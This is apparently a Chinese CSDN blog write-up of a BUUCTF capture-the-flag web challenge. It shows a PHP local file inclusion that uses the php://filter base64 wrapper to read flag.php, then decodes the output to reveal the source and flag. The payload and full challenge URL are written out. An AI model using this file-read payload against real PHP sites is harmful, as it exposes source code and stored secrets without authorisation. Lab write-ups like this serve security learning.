# [ACTF2020 新生赛]Include(php伪协议)

原创


哇gg 于 2020-11-10 15:17:12 发布 166 收藏

分类专栏： BUUCTF-WEB 文章标签： php 安全漏洞 base64



本文链接：https://blog.csdn.net/weixin_45253573/article/details/109599472







打开环境

点击tips，跳转到了新路径http://0c736741-f9fd-46ea-8c45-b7f0712e099b.node3.buuoj.cn/?file=flag.php

Can you find out the flag?

有?file还有flag.php

考虑使用php伪协议读取文件

payload:

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

完整payload：

```
http://0c736741-f9fd-46ea-8c45-b7f0712e099b.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=flag.php
```

将得到的数据进行base64解码

请输入要进行 Base64 编码或解码的字符

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7OWE4NTdmNGItZDc1Ni00OWUxLTlkNzUtNjdlNWE4NjVjYTVjfQo=

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键: Ctrl + Enter )

Base64 编码或解码的结果: 编/解码后自动全选

```
<?php
echo "Can you find out the flag?";
//flag{9a857f4b-d756-49e1-9d75-67e5a865ca5c}
```



flag{9a857f4b-d756-49e1-9d75-67e5a865ca5c}